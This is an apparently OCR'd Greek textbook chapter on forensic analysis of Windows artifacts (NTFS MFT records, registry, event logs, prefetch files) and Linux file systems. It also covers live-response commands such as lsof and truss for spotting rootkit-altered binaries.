
Εικόνα 56: Το σύστημα αρχείων FAT

7.1.3 Σύστημα Αρχείων NTFS

Το NTFS[18] σύστημα αρχείων είναι ιδιόκτητο, αναπτύχθηκε από την Microsoft και ξεκίνησε να χρησιμοποιείται με την έκδοση Windows NT 3.1. Υποστηρίζεται από τις εκδόσεις:

- Windows NT 3.1, 3.5, 3.51 – *1993*
- Windows NT 4.0 – *1996*
- Windows 2000 – *2000*
- Windows XP – *2001*
- Windows Vista – *2007*
- Windows 8.1 – *2014*

Σήμερα είναι το προεπιλεγμένο σύστημα αρχείων στο λειτουργικό των Windows και έχει περισσότερες λειτουργίες από τον προκάτοχό του FAT. Έχει ασφάλεια σε επιλεγμένα αρχεία ώστε να μην μπορούν όλοι οι χρήστες να έχουν πρόσβαση, χρησιμοποιεί μεταδεδομένα (metadata) για τα αρχεία που είναι ουσιαστικά αρχεία με πληροφορίες για τα αρχεία, μικρότερος κατακερματισμός αρχείων, αυξημένη υποστήριξη για μεγάλου μεγέθους δίσκοι και ανάκαμψη αν συμβεί κάποιο λάθος επειδή οι πληροφορίες του αρχείου καταγράφονται και αποθηκεύονται πριν ολοκληρωθεί η εκτέλεσή τους.




Εικόνα 57: NTFS σύστημα αρχείων

[18]http://el.wikipedia.org/wiki/NTFS

Η πιο αξιοσημείωτη πηγή πολύτιμων πληροφοριών για έναν αναλυτή του συστήματος NTFS είναι το Master File Table (MFT). Η τοποθεσία του αρχικού τομέα του MFT εντοπίζεται στον τομέα εκκίνησης (boot sector) του δίσκου και κάθε αρχείο και κατάλογος του δίσκου έχει μια εγγραφή στον MFT. Κάθε εγγραφή στον MFT έχει μέγεθος 1024 Bytes με αποτέλεσμα να γίνεται εύκολη η ανάλυσή του. Κάθε εγγραφή ή καταγραφή ξεκινάει με μια ASCII συμβολοσειρά “FILE” (αν υπάρχει κάποιο λάθος στην εγγραφή θα ξεκινάει με την συμβολοσειρά “BAAD”) και αποτελείται από ένα ή περισσότερα (συνήθως περισσότερα) γνωρίσματα, κάθε ένα από τα οποία έχει το δικό του αναγνωριστικό και διάρθρωση.

Τα πρώτα 42 bytes κάθε εγγραφής στον MFT περιλαμβάνουν μια επικεφαλίδα με 12 στοιχεία και τα υπόλοιπα 982 bytes εξαρτώνται από τις τιμές μέσα στην επικεφαλίδα και τα υπόλοιπα γνωρίσματα που περιέχονται στην εγγραφή. Δεν είναι όλα τα στοιχεία στην εγγραφή χρήσιμα στον αναλυτή εγκληματολογίας, η επόμενη εικόνα ωστόσο δείχνει 5 από αυτά που είναι χρήσιμα.



Εικόνα 58: Στοιχεία χρήσιμα στην επικεφαλίδα (σε σειρά Little Endian)

Ο πρώτος αριθμός (signature) που είναι ένας δεκαεξαδικός αριθμός, αν τον μετατρέψουμε σε ASCII θα δούμε ότι λέει FILE. Μετά ο sequence number (αύξων αριθμός) ή τιμή, που αυξάνεται αν η εγγραφή είναι allocated (ενεργή) ή unallocated (μη ενεργή). Επειδή εδώ η συγκεκριμένη εγγραφή είναι η πρώτη μέσα στον MFT και αναφέρεται στο αρχείο “$MFT” είναι ο λόγος που έχει τον αριθμό 1. Μετά είναι ο αριθμός σύνδεσης που αναφέρεται στον αριθμό των καταλόγων που έχουν εγγραφές για αυτή την καταχώρηση. Ο offset έχει την καταχώρηση για το πρώτο γνώρισμα. Αν δούμε τον αριθμό offset 0x38 μέσα στην καταχώρηση, θα διαπιστώσουμε ότι το πρώτο γνώρισμα έχει σαν αναγνωριστικό τον 0x10 ή 0x16. Τέλος, βλέπουμε την τιμή flags που μας λέει αν η εγγραφή είναι allocated (αν το 0x01 bit έχει οριστεί) και αν η εγγραφή είναι καταλόγου (αν το 0x02 bit έχει οριστεί). Εν συντομία λοιπόν, από αυτές τις δύο τιμές μπορούμε να καθορίσουμε αν η εγγραφή είναι ενεργή ή διαγραμμένη και αν πρόκειται για αρχείο ή κατάλογο (directory).

Οι εγγραφές στον MFT εφόσον δημιουργηθούν δεν σβήνονται. Οι καινούριες εγγραφές προστίθενται και οι εγγραφές για διαγραμμένα αρχεία επαναχρησιμοποιούνται. Επίσης οι ώρες των αρχείων στο NTFS σύστημα

αποθηκεύονται στην UTC (Universal Coordinated Time) μορφή ώρας που είναι ανάλογο του Greenwich Mean Time. Σε κάθε εγγραφή του MFT μια καταγραφή αρχείου θα έχει τουλάχιστον 8 ώρες που σχετίζονται με το αρχείο και κάποιες φορές 12 ή και περισσότερες.

7.1.4 Αρχεία Μητρώου (registry files)

Πρώτα είναι σημαντικό να καταλάβουμε τι είναι μητρώο, γιατί υπάρχει και τι τύπο πληροφορίας περιέχει. Σχεδόν ότι γίνεται στα Windows από τον χρήστη αναφέρεται ή καταγράφεται στο μητρώο. Η γνωσιακή βάση δεδομένων της Microsoft και επίσης το λεξικό υπολογιστών της Microsoft, 5η έκδοση, ορίζουν το μητρώο ως: *Μια κεντρική ιεραρχική βάση δεδομένων που χρησιμοποιείται στα Microsoft Windows 9x, Windows CE, Windows NT και Windows 2000 που χρησιμοποιείται για να αποθηκεύει δεδομένα απαραίτητα για την διαμόρφωση του συστήματος, για έναν ή περισσότερους χρήστες, εφαρμογές και συσκευές υλικού.*

Το μητρώο άρχισε να χρησιμοποιείται στα Windows 95 και από τότε χρησιμοποιείται στα περισσότερα λειτουργικά συστήματα της Microsoft. Αν και μερικές εκδόσεις διαφέρουν σε κάποια σημεία, όλες αποτελούνται από την ίδια δομή και εξυπηρετούν τον ίδιο σκοπό σαν βάση δεδομένων διαμόρφωσης. Το μητρώο αντικαθιστά τα αρχεία διαμόρφωσης που χρησιμοποιούνταν στο MSDOS όπως το config.sys και το autoexec.bat. Ο βασικός σκοπός του config.sys ήταν να φορτώνει τους οδηγούς των συσκευών και του autoexec.bat ήταν να τρέχει τα προγράμματα εκκίνησης και να θέτει τις τιμές περιβάλλοντος. Τώρα αυτές τις λειτουργίες τις κάνει το μητρώο.

Επίσης έχει αντικαταστήσει τα βασισμένα σε κείμενο αρχεία εκκίνησης (.ini) που πρώτα χρησιμοποιήθηκαν στο λειτουργικό Windows 3.0. Τα αρχεία .ini – και συγκεκριμένα τα win.ini και system.ini – αποθηκεύουν ρυθμίσεις του χρήστη και παραμέτρους του λειτουργικού συστήματος.

7.1.5 Αρχεία καταγραφής συμβάντων (log files)

Τα αρχεία καταγραφής συμβάντων[19] (.evt), είναι ειδικά αρχεία που καταγράφουν σημαντικά γεγονότα, όπως πότε ένας χρήστης συνδέεται στο σύστημα ή όταν ένα πρόγραμμα συναντάει κάποιο λάθος. Όποτε συμβαίνει ένα τέτοιο γεγονός το λειτουργικό των Windows καταγράφει το γεγονός σε ένα αρχείο καταγραφής συμβάντων. Αυτά τα αρχεία μπορούν να διαβαστούν με τη βοήθεια ειδικού προγράμματος που λέγεται Event Viewer. Ένας ερευνητής ηλεκτρονικού εγκλήματος που διερευνά ένα τέτοιο λειτουργικό σύστημα μπορεί μέσω αυτών των αρχείων να βρει πληροφορίες που θα τον βοηθήσουν να λύσει απορίες και κατά επέκταση το έγκλημα.

Τα αρχεία καταγραφής συμβάντων των Windows περιλαμβάνουν:

- *Συμβάντα εφαρμογών/προγραμμάτων*. Συμβάντα που αναλόγως την σοβαρότητα, ταξινομούνται σαν σφάλμα, προειδοποίηση ή πληροφορία. Ένα σφάλμα είναι σοβαρό πρόβλημα όπως η απώλεια δεδομένων. Η προειδοποίηση δεν είναι κάτι σοβαρό αλλά μπορεί να υποδηλώνει ένα σοβαρό μελλοντικό πρόβλημα και μια πληροφορία περιγράφει την επιτυχή λειτουργία ενός προγράμματος, οδηγού ή υπηρεσίας.

- *Συμβάντα ασφαλείας*. Αυτά τα συμβάντα ονομάζονται *έλεγχοι* και περιγράφονται σαν επιτυχημένα ή αποτυχημένα ανάλογα με το συμβάν, όπως παραδείγματος χάριν αν η προσπάθεια ενός χρήστη να συνδεθεί στο σύστημα ήταν επιτυχής.


- *Συμβάντα εγκατάστασης*. Υπολογιστές που έχουν ρυθμιστεί σαν ελεχγτες πεδίου θα έχουν και άλλα αρχεία συμβάντων.

- *Συμβάντα συστήματος*. Τα συμβάντα συστήματος καταγράφονται από τα Windows και τις Windows υπηρεσίες συστήματος και ταξινομούνται όπως και τα συμβάντα εφαρμογών δηλαδή σαν σφάλμα, προειδοποίηση ή πληροφορία.


- *Συμβάντα διαβίβασης*. Αυτά τα συμβάντα διαβιβάζονται στο αρχείο καταγραφής, από άλλους υπολογιστές.

Η επικεφαλίδα του αρχείου καταγραφής συμβάντων είναι 48 bytes σε μέγεθος και περιέχει μία τιμή που λέει το που βρίσκεται (τοποθεσία) η παλιότερη καταγραφή (StartOffset) και άλλη μία που λέει που είναι η καταγραφή “τέλος του αρχείου” (EndOffset). Βασισμένοι σε φυσιολογική λειτουργία του αρχείου καταγραφής συμβάντων, υπάρχουν κάποιες φορές που έγκυρα συμβάντα μπορεί να βρεθούν στην “κρυμμένη” περιοχή μέσα σε ένα αρχείο συμβάντων. Όλες οι καταγραφές στο αρχείο συμβάντων περιέχουν έναν αριθμό ή μοναδική ταυτότητα (η Microsoft αναφέρεται σε αυτόν σαν υπογραφή), που είναι ο “LfLe” (0x654c664c σε δεκαεξαδικό (hex)).

[19]Πληροφορίες για την δομή που δημιουργεί ένα αρχείο καταγραφής συμβάντων υπάρχουν στην ιστοσελίδα της MSDN(MicroSoft Developer Network). https://social.msdn.microsoft.com



Εικόνα 59: Η υπογραφή της επικεφαλίδας του αρχείου καταγραφής συμβάντων.



Εικόνα 60: Τα στοιχεία δομής της καταγραφής του αρχείου συμβάντων.

Ένα δείγμα ενός αρχείου καταγραφής συμβάντων (sysevent.evt) από σύστημα Windows XP είναι το παρακάτω:

Event Source/ID Frequency

Source	*Event ID*	*Count*
DCOM	*10005*	*4*
Dhcp	*1005*	*1*
EventLog	*6005*	*7*
EventLog	*6006*	*6*
EventLog	*6009*	*7*
EventLog	*6011*	*1*
NetBT	*4311*	*3*
PlugPlayManager	*256*	*3*
Print	*20*	*1*
SRService	*115*	*1*
Serial	*2*	*2*
Server	*2504*	*1*
Service Control Manager	*7011*	*1*
Service Control Manager	*7035*	*27*
Service Control Manager	*7036*	*36*
Setup	*60054*	*1*
Setup	*60055*	*1*
W32Time	*35*	*3*

Total: 106

Event Type Frequency

Type	*Count*
Error	*9*
Info	*91*
Warn	*6*

Total: 106

Date Range (UTC)
Fri Jun 18 09:05:19 2004 to Fri Jan 18 00:53:41 2008

7.1.6 Αρχεία προτροφοδοσίας ή προφόρτωσης

Τα αρχεία προφόρτωσης (Prefetch files .pf)[20] είναι πολύ σημαντικά για έναν ερευνητή που προσπαθεί να κάνει ανάλυση σε εφαρμογές που έτρεχαν σε ένα σύστημα. Το λειτουργικό σύστημα των Windows δημιουργεί ένα αρχείο προφόρτωσης όταν τρέχει μια εφαρμογή, από μία συγκεκριμένη τοποθεσία για πρώτη φορά. Έτσι την επόμενη φορά που θα φορτωθεί αυτή η εφαρμογή ο κώδικας που χρειάζεται το λειτουργικό για να την φορτώσει θα υπάρχει ήδη και έτσι θα φορτωθεί πιο γρήγορα.

Τα ονόματα αυτών των αρχείων αρχίζουν με το όνομα του εκτελέσιμου αρχείου της εφαρμογής. Παραδείγματος χάριν, εάν ο χρήστης τρέξει την εφαρμογή σημειωματάριο, ένα αρχείο προφόρτωσης με το όνομα “notepad.exe” θα εμφανιστεί στον κατάλογο που είναι τα αρχεία προφόρτωσης συνήθως στο C:\Windows\Prefetch directory. Μετά το όνομα, υπάρχει μία παύλα (-) και κάποιο δεκαεξαδικοί χαρακτήρες που δημιουργούν την hash τιμή του μονοπατιού του αρχείου δηλαδή: “NOTEPAD.EXE-336351A9.pf”.

Για τους ερευνητές αυτό σημαίνει, όταν ένα τέτοιο αρχείο υπάρχει ή βρεθεί, ότι η εφαρμογή έτρεξε στο σύστημα. Τα αρχεία αυτά περιέχουν και metadata που μπορεί να είναι πολύ χρήσιμα. Για παράδειγμα, η ημερομηνία δημιουργίας του αρχείου θα πει στον αναλυτή πότε ήταν η πρώτη φορά που έτρεξε η εφαρμογή πάντα με την προϋπόθεση ότι δεν έχει σβηστεί το γνήσιο αρχικό αρχείο και ένα καινούριο έχει δημιουργηθεί στην θέση του. Το αρχείο προφόρτωσης περιέχει μία 64-bit χρονοσήμανση που υποδεικνύει πότε έτρεξε τελευταία φορά η εφαρμογή, όπως και μία μέτρηση που δείχνει πόσες φορές έχει φορτωθεί η εφαρμογή.

Στα Windows XP, η 64-bit χρονοσήμανση “τελευταία φόρτωση” είναι στο offset 0x78 (120 bytes) μέσα στο αρχείο και η μέτρηση που δείχνει τον αριθμό των φορτώσεων της εφαρμογής είναι μια 4-byte (DWORD τιμή) που εντοπίζεται στο offset 0x90 (144 bytes). Στο λειτουργικό των Windows Vista και των Windows 7, η 64-bit χρονοσήμανση “τελευταία φόρτωση” μπορεί να βρεθεί στο offset 0x80 (128 bytes) μέσα στα δυαδικά δεδομένα του αρχείου προφόρτωσης και η μέτρηση φορτώσεων (4 bytes και πάλι) να βρίσκεται στο offset 0x98 (152 bytes).


Εικόνα 61: Metadata σε ένα αρχείο προφόρτωσης (XP Windows).

[20]Περισσότερες πληροφορίες για τα αρχεία προφόρτωσης : http://www.forensicswiki.org/wiki/Prefetch

7.2 Ανάλυση συστήματος αρχείων[21] στο λειτουργικό σύστημα LINUX

Στα συστήματα UNIX όπως είναι και το λειτουργικό σύστημα LINUX τα πάντα είναι ένα αρχείο και ως τέτοιο αντιμετωπίζονται. Αν δεν είναι αρχείο, τότε είναι διεργασία. Το Linux σύστημα δεν κάνει διακρίσεις μεταξύ αρχείου και καταλόγου μιας και ο κατάλογος είναι ένα αρχείο που περιέχει ονόματα από άλλα αρχεία. Προγράμματα, υπηρεσίες, κείμενα, εικόνες κ.τ.λ είναι όλα αρχεία. Συσκευές εισόδου και εξόδου θεωρούνται αρχεία σύμφωνα με το σύστημα.

Για να διαχειριστεί όλα αυτά τα αρχεία το σύστημα, αυτά ταξινομούνται σε διάταξη δέντρου στον σκληρό δίσκο, δηλαδή υπάρχει ο κατάλογος ρίζα και όλα τα άλλα αρχεία συνδέονται με την ρίζα, όπως ξέρουμε από το MS-DOS (Disk Operating System) για παράδειγμα.



Εικόνα 62: Σύστημα αρχείων στο UNIX.

Οι εκδόσεις λειτουργικών συστημάτων της οικογένειας Linux χρησιμοποιούν σήμερα το σύστημα αρχείων Ext4 αλλά υποστηρίζουν μεγάλο αριθμό συστημάτων αρχείων και αυτό τα κάνει ιδανική πλατφόρμα για ανάλυση στην εγκληματολογία. Κάποια από τα συστήματα αρχείων που υποστηρίζει είναι: *adfs, affs, autofs, coda, coherent, devpts, efs, ext, ext2, hfs, hpfs, iso9660, minix, msdos, ncpfs, nfs, ntfs, proc, qnx4, romfs, smbfs, sysv, udf, ufs, umsdos, vfat, xenix, xiafs. Προσέξτε ότι τα coherent, sysv και xenix είναι ισοδύναμα και ότι τα xenix και coherent θα μετακινηθούν κάποια στιγμή στο μέλλον – θα χρησιμοποιείται το sysv αντί αυτών. Από την έκδοση kernel v.2.1.21 οι τύποι ext και xiafs δεν υπάρχουν πια. Παλιότερα το usbfs ήταν γνωστό ως usbde-vfs. Η πραγματική λίστα των υποστηριζόμενων συστημάτων αρχείων εξαρτάται από τον πυρήνα (kernel) του συστήματος**.
(*πηγή λίστας: man mount)

[21]Περισσότερες πληροφορίες για το σύστημα αρχείων Linux:
http://staff.washington.edu/dittrich/misc/forensics/

7.2.1 Είδη αρχείων στο λειτουργικό σύστημα Linux


Τα περισσότερα αρχεία είναι απλά αρχεία που ονομάζονται συνηθισμένα αρχεία. Περιέχουν συνηθισμένα δεδομένα όπως κείμενο, εκτελέσιμα αρχεία ή προγράμματα, είσοδο ή έξοδο για ένα πρόγραμμα κ.τ.λ. Παρόλο που αναφέραμε ότι τα πάντα στο Linux σύστημα θεωρούνται αρχείο, υπάρχουν και κάποιες εξαιρέσεις:

- *Κατάλογοι: Α*ρχεία που περιέχουν λίστα με άλλα αρχεία
- *Σπέσιαλ αρχεία*: Ο μηχανισμός που χρησιμοποιείται για είσοδο και έξοδο. Τα περισσότερα τέτοιου είδους αρχεία βρίσκονται στο `/dev.`
- *Σύνδεσμοι*: Παρέχουν έναν πιο σύντομο δρόμο σε ένα άλλο αρχείο ή κατάλογο.
- *Sockets*: Ένας ειδικός τύπος αρχείων που οι διεργασίες ανοίγουν χρησιμοποιώντας ειδικού τύπου λειτουργίες και επιτρέπει την αμφίδρομη επικοινωνία. Όπως και τα named pipes τα δεδομένα δεν γράφονται στον δίσκο που μοιάζει με τις TCP/IP υποδοχές, παρέχουν δικτύωση μεταξύ των διεργασιών και προστατεύονται από το σύστημα ελέγχου πρόσβασης του συστήματος αρχείων.
- *Named pipes*: Παρέχουν μονόδρομη επικοινωνία μεταξύ δύο ή περισσότερων διεργασιών. Μία διεργασία μπορεί να ανοίξει ένα αρχείο και να λάβει δεδομένα που έχουν γραφτεί από μία άλλη διεργασία. Τα δεδομένα αποθηκεύονται στην μνήμη του πυρήνα και όχι στον δίσκο.

7.2.2 Εγκληματολογία σε σύστημα αρχείων LINUX

Εάν το σύστημα στο οποίο θα κάνουμε ανάλυση για ένα ηλεκτρονικό έγκλημα είναι βασισμένο σε UNIX όπως είναι τα LINUX τότε αν βρούμε το σύστημα ανοιχτό υπάρχουν κάποια εργαλεία που μπορούμε να τρέξουμε με ένα `script` session.

Για περισσότερες πληροφορίες όσον αφορά το `script` πληκτρολογούμε σε ένα παράθυρο εντολών στο λειτουργικό σύστημα Linux που διαθέτουμε την εντολή `man script.`



Εικόνα 63: Η εντολή man script μας δίνει πληροφορίες.

Τα πιο συνηθισμένα εργαλεία/τακτικές είναι:

- `last`, `w`, `who`
  Παίρνουμε λίστες από χρήστες που συνδέθηκαν, προηγούμενες συνδέσεις κ.τ.λ.

- `ls`
  Παίρνουμε (`ls -lat`) λίστες αρχείων από μέρη όπως ύποπτους οικείους καταλόγους, `/dev` καταλόγους, κατάλογος ρίζας κ.τ.λ.

- `ps`
  Παίρνουμε μια μακριά λίστα όλων των διεργασιών συμπεριλαμβανομένου και αυτών που δεν έχουν ttys (παραδείγματος χάρη, `ps auxwww` και `ps elfwww` σε Linux – προσθέτοντας περισσότερες `w` παραμέτρους αν η λίστα είναι ελλειπής)

- `lsof`
  Παίρνουμε μια ολοκληρωμένη λίστα όλων των χειρισμών των ανοιχτών αρχείων, που μπορεί να μας δείξουν backdoors, sniffers, eggdrop IRC bots, θύρες ανακατεύθυνσης όπως "bnc", κ.τ.λ. (Είναι καλό να προσέξουμε το `cwd`, που είναι ο τρέχων κατάλογος την στιγμή εκτέλεσης του προγράμματος).

- `find`
  Εντοπίζει όλα τα συνηθισμένα αρχεία και καταλόγους που έχουν τροποποιηθεί μέχρι την στιγμή που υποπτευόμαστε ότι έλαβε χώρα η “εισβολή” ή ανήκουν σε ένα λογαριασμό που υποπτευόμαστε ότι χρησιμοποιήθηκε. (σημειώνουμε ότι αυτή η κίνηση θα αλλοιώσει την χρονοσήμανση της τελευταίας πρόσβασης οπότε δεν προχωράμε σε αυτή την κίνηση αν θέλουμε να μάθουμε σε ποια αρχεία είχε πρόσβαση ο δράστης).

- `ltrace`, `strace`, `truss` (SunOS 5) Βλέπουμε αρχεία πρόσβασης, σε αρχεία διαμόρφωσης του συστήματος που έχουν προσβληθεί από "rootkit" όπως στο παράδειγμα: trojaned `/bin/ls.`

```
# truss -t open ./ls

open("/dev/zero", O_RDONLY)              = 3

open("/usr/lib/libc.so.1", O_RDONLY)     = 4

open("/usr/lib/libdl.so.1", O_RDONLY)

open("/usr/platform/SUNW,Sun_4_75/lib/libc_psr.so.1",O_RDONLY)
                                         Err#2 ENOENT

open("/dev/ptyr", O_RDONLY)              Err#2 ENOENT

open(".", O_RDONLY|O_NDELAY)             = 3
```

Αν χρησιμοποιήσουμε τις σελίδες `man [εντολή]` θα πάρουμε περισσότερες πληροφορίες για την χρησιμότητα και λειτουργία όλων των παραπάνω εργαλείων.

7.2.3 Εμπόδια στην συλλογή δεδομένων

Όχι μόνο μπορεί το σύστημα να αυτοκαταστραφεί αλλά υπάρχει μεγάλη πιθανότητα για διάφορες εντολές του λειτουργικού συστήματος, loadable kernel modules, dynamic link libraries, κ.τ.λ να έχουν αλλοιωθεί ή αντικατασταθεί. Αυτές οι μετατροπές αναγκάζουν το σύστημα να πει “ψέμματα” ώστε να φαίνεται ότι όλα είναι καλά, ενώ στην πραγματικότητα μπορεί το σύστημα να είναι εκτός ελέγχου με μία, δύο, πέντε ή και δέκα διαφορετικές “πίσω πόρτες” να είναι ανοιχτές που επιτρέπουν στους εισβολείς να εισχωρήσουν.

